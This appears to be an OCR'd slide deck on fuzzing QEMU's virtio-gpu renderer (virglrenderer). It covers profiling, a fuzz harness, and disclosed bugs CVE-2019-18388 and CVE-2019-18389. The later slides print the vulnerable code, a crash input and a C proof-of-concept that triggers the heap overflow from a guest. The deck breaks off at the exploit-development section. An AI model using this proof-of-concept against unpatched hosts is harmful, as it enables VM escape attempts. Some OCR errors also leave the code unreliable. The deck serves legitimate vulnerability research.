
```
geno1024@geno1024-asus ~/f/v/f/script> ./run.sh
```

```
u  18.04 ||| 1-14691 0:-* 1:--                                348!! 45m 0.23 4x0.8GHz 31.2G19% 196G29% 2019-12-24 20:20:36
```

Can it even run faster?


- Gperfortools
- Linking the binary with gperfortools library.
- Collecting profiling data and generating call graph.

```
CPUPROFILE=./perf.out ./fuzzer -detect_leaks=0
-max_total_time=60 corpus

pprof -pdf ./fuzzer perf.out > call_graph.pdf
```


Total samples: 6144
Focusing on: 6144
Dropped nodes with <= 30 abs(samples)
Dropped edges with <= 6 samples
__GI___nanosleep 1086 (17.7%)
pthread_sigmask 76 (1.2%)
__interceptor_strcmp 92 (1.5%) of 813 (13.2%)
__sanitizer_weak_hook_strcmp 157 (2.6%)
fuzzer TracePC AddValueForMemcmp 305 (5.0%) of 514 (8.4%)
memcpy 100 (1.6%) of 225 (3.7%)
__asan QuickCheckForUnpoisonedRegion 141 (2.3%)
NvGlEglGetFunctions 777 (12.6%) of 3593 (58.5%)
sys_munmap (inline) 76 (1.2%)
__asan Allocator Deallocate 123 (2.0%) of 124 (2.0%)
__asan Allocator Allocate 309 (5.0%) of 742 (12.1%)
_glEndList 280 (4.6%) of 1887 (30.7%)
__GI___pthread_getspecific 68 (1.1%)
__sanitizer StackDepotBase Put 64 (1.0%) of 66 (1.1%)
__memset_avx2_erms 1468 (23.9%)
__memset_avx2_unaligned_erms 50 (0.8%)
__sanitizer internal_mmap 89 (1.4%)

Can it even run faster?

func	Hit times	CPU time over all
vrend_renderer_init	3788	61.7% ⬇
virgl_renderer_submit_cmd	53	0.9% ⬆



vrend_renderer_init
2 (0.0%)
of 3788 (61.7%)


Can it even run faster? Yes!

```
DEFINE_BINARY_PROTO_FUZZER (const fuzzer::Session& session) {
    uint32_t ctx_id = initialize_environment();
    const char *name = "HOST";
    virgl_renderer_init(&cookie, 0, &fuzzer_cbs));
    virgl_renderer_context_create(ctx_id, strlen(name), name);
    for (const fuzzer::Cmd& cmd: session.cmds()) {
        switch(cmd.command_case()) {
            case fuzzer::Cmd::CommandCase::kSubmitCmd:
                fuzz_submit_cmd(ctx_id, cmd.submit_cmd());
                break;

            case fuzzer::Cmd::CommandCase::kCreateResource:
                fuzz_create_resource(ctx_id, cmd.createresource());
                break;
                ...
    virgl_renderer_reset();
}
```

virgl_renderer_reset()

Final Result

- ~1500 exec/s, 5 times faster!
- Malloc and free operations are expensive, especially when compiling with AddressSanitizer.
- First crash found in less than 30 minutes, the bug used in exploit found in 48 hours.



```
geno1024@geno1024-asus ~/f/v/f/script>
```

```
u   18.04  1-14691 0:-* 1:--                                348!! 48m 0.18 4x2.8GHz 31.2G20% 196G29% 2019-12-24 20:24:00
```

CVE-2019-18388: Null Pointer Dereference

vrend_decode_create_sampler_view()

```
boolean
util_format_has_alpha(enum pipe_format format)
{
   const struct util_format_description *desc =
      util_format_description(format);

   return (desc->colorspace == UTIL_FORMAT_COLORSPACE_RGB ||
           desc->colorspace == UTIL_FORMAT_COLORSPACE_SRGB) &&
          desc->swizzle[3] != UTIL_FORMAT_SWIZZLE_1;
}
```

Null pointer dereference!

```
const struct util_format_description *
util_format_description(enum pipe_format format)
{
   if (format >= PIPE_FORMAT_COUNT) {
      return NULL;
   }
   switch (format) {
   case PIPE_FORMAT_NONE:
      return &util_format_none_description;
```

CVE-2019-18389: Heap-based buffer overflow

- Create resource with arbitrary size buffer

```
int vrend_renderer_resource_create(struct vrend_renderer_resource_create_args *args,
 struct iovec *iov, uint32_t num_iovs, void *image_oes)
{
   struct vrend_resource *gr;
   int ret;
   ...
   gr = (struct vrend_resource *)CALLOC_STRUCT(vrend_texture);
   ...
   if (args->bind == VIRGL_BIND_CUSTOM) {
      assert(args->target == PIPE_BUFFER);
      /* use iovec directly when attached */
      gr->storage = VREND_RESOURCE_STORAGE_GUEST_ELSE_SYSTEM;
      gr->ptr = malloc(args->width);
      if (!gr->ptr) {
         FREE(gr);
         return ENOMEM;
      }
```

CVE-2019-18389: Heap-based buffer overflow

- VIRGL_CCMD_RESOURCE_INLINE_WRITE


```
int vrend_transfer_inline_write(struct vrend_context *ctx,
                                struct vrend_transfer_info *info)
{
   struct vrend_resource *res;
   res = vrend_renderer_ctx_res_lookup(ctx, info->handle);
   if (!res) {
      report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_RESOURCE, info->handle);
      return EINVAL;
   }
   if (!check_transfer_bounds(res, info)) {
      report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_CMD_BUFFER, info->handle);
      return EINVAL;
   }
   if (!check_iov_bounds(res, info, info->iovec, info->iovec_cnt)) {
      report_context_error(ctx, VIRGL_ERROR_CTX_ILLEGAL_CMD_BUFFER, info->handle);
      return EINVAL;
   }
   return vrend_renderer_transfer_write_iov(ctx, res, info->iovec, info->iovec_cnt, info);
}
```

Unsounded boundary checks.

Write content from commands to resource buffer.

CVE-2019-18389: Heap-based buffer overflow

```
createResource {
  handle: 1
  target: 0
  format: 0
  bind: 0x20000
  width: 10
  height: 1
  depth: 1
  array_size: 0
  last_level: 0
  nr_samples: 0
  flags: 0
}
```



vrend_resource
…
id = x
void * ptr

A*100

Heap
Overflow

vrend_renderer_resource_create

vrend_transfer_inline_write

```
submit_cmd {
  deResInlineWrite {
    handle: 1
    level: 0
    usage: 0
    stride: 0
    layer_stride: 0
    x: 17
    y: 1
    z: 0
    w: 0x80000000
    h: 0
    d: 0
    data: "A"*100
  }
}
```

Agenda

- Qemu and virtio-gpu
- Fuzzer development
- Exploit development
- Discussion

Trigger the vulnerability from guest machine


- It is easy to construct a PoC from crash dump, but can it be triggered from the guest machine?

```
struct virgl_renderer_resource_create_args args;
args.handle = 4;
args.target = 0;
args.format = 4;
args.bind = 0xb0000;
...
virgl_renderer_resource_create(&args, NULL, 0);
virgl_renderer_ctx_attach_resource(ctx_id, args.handle); // create resource

char data[16]; int i = 0; memset(data, "A", 16);
uint32_t * cmd = (uint32_t *) malloc((11 + 4 +1) * sizeof(uint32_t));
cmd[i++] = (11+4) << 16 | 0 << 8 | VIRGL_CCMD_RESOURCE_INLINE_WRITE;
cmd[i++] = 4; // handle
...
cmd[i++] = 0x80000000; // w
cmd[i++] = 0; // h
cmd[i++] = 0; // d
memcpy(&cmd[i], data, 16);

virgl_renderer_submit_cmd((void *) cmd, ctx_id, 11 + 4 + 1); // transfer inline write command
```

Trigger the vulnerability from guest machine

Two options for exploit development:

